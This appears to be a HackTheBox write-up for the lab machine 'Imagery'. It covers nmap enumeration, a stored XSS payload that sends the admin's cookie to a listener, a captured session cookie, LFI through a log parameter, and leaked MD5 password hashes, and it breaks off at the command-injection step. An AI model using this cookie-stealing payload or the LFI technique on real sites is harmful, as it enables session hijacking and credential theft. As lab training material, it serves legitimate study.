Imagery - HTB
Second machine of Season 9 GACHA HackTheBox.
Machine Information
| Machine Info | Details |
|---|---|
| OS | Linux |
| Level | Medium |
| Points | 30 |
| Author | Nab6eel |
| IP Address | 10.129.78.89 |
Summary

Imagery is a medium-difficulty Linux machine that leverages a chain of web vulnerabilities and tool misconfigurations. Initial access is achieved via Stored XSS to steal an admin cookie, followed by LFI to leak a database file. Cracking MD5 hashes provides credentials for a Command Injection point in an image transformation feature, granting a reverse shell. After lateral movement to the user mark through an AES-encrypted backup brute-force, root is obtained by exploiting arbitrary command execution in a sudo-authorized backup utility (charcol) to set SUID permissions on Bash.
Enumeration
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
└─$ nmap -sC -sV 10.129.78.89 -oN nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 17:54 +08
Nmap scan report for 10.129.78.89
Host is up (0.60s latency).
Not shown: 946 closed tcp ports (reset), 52 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.97 seconds

┌──(kali㉿kali)-[~/htb/machine/s9/imagery]
└─$ echo "10.129.78.89 imagery.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.78.89 imagery.htb
- ssh and http port open.


Register an account. The site is image gallery where you can upload images.
Initial Access
XSS to Cookie Stealing
Exploring the site reveals a “Report a Bug” feature in the footer. By testing this input field, we confirm it is vulnerable to Stored XSS. We can use a payload to exfiltrate the admin’s session cookie to our listener:
<img src=x onerror="document.location='http://10.129.78.89:80/?c='+document.cookie">

Using the captured cookie, we gain access to the /admin dashboard.
1
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNp4EQ.qwZKnQLp5JoCxDC-TQAE6TJv0RA
Local File Inclusion (LFI)
Looking at the source code of the site, we can see an /admin/get_system_log?log_identifier= path. We can use the admin cookie to access this path.
By manipulating the log_identifier parameter, we discover an LFI vulnerability. With this we can enumerate the system files. Common Flask configuration file is /home/web/web/config.py looking at this file we can find a db.json file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "zoey@test.com",
            "password": "ce1e934d58bd543b59870a7bd5e815ef",
            "displayId": "d841536f",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],


There is a testuser crack the MD5 password, then login as testuser.
Foothold
Command Injection


